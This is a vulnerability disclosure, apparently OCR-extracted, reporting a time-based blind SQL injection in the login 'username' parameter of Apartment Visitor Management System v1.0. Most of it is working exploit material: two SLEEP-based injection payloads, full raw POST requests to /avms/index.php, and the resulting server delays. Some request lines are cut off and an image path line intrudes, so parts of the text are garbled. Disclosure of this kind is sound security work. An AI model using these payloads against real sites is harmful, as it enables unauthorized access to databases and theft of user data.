# Apartment Visitor Management System v1.0 by oretnom23 has SQL injection

BUG_Author: zhaoqiushi

vendors:https://www.sourcecodester.com/php-apartment-visitor-management-system-source-code

Vulnerability File: /avms/index.php

Parameter "username" (POST), exists delayed injection vulnerability


Payload1: username=12' AND (SELECT 1 FROM (SELECT(SLEEP(20)))qw) AND 'bc'='bc&password=34&login=

```
POST /avms/index.php HTTP/1.1
Host: localhost
Content-Length: 112
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
```

```
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/avms/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSID=pffl7cq1luqqavsphrt8r525gf
Connection: close

username=12%27+AND+%28SELECT+1+FROM+%28SELECT%28SLEEP%2820%29%29%29qw%29+AND+%27bc%2
```

select(sleep(20)) The server response time is 20 seconds




Payload2: username=12' AND (SELECT 1 FROM (SELECT(SLEEP(10)))qw) AND 'bc'='bc&password=34&login=

```
POST /avms/index.php HTTP/1.1
Host: localhost
Content-Length: 112
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
```

```
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/avms/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: PHPSESSID=pffl7cq1luqqavsphrt8r525gf
Connection: close

username=12%27+AND+%28SELECT+1+FROM+%28SELECT%28SLEEP%2810%29%29%29qw%29+AND+%27bc%2
```

select(sleep(10)) The server response time is 10 seconds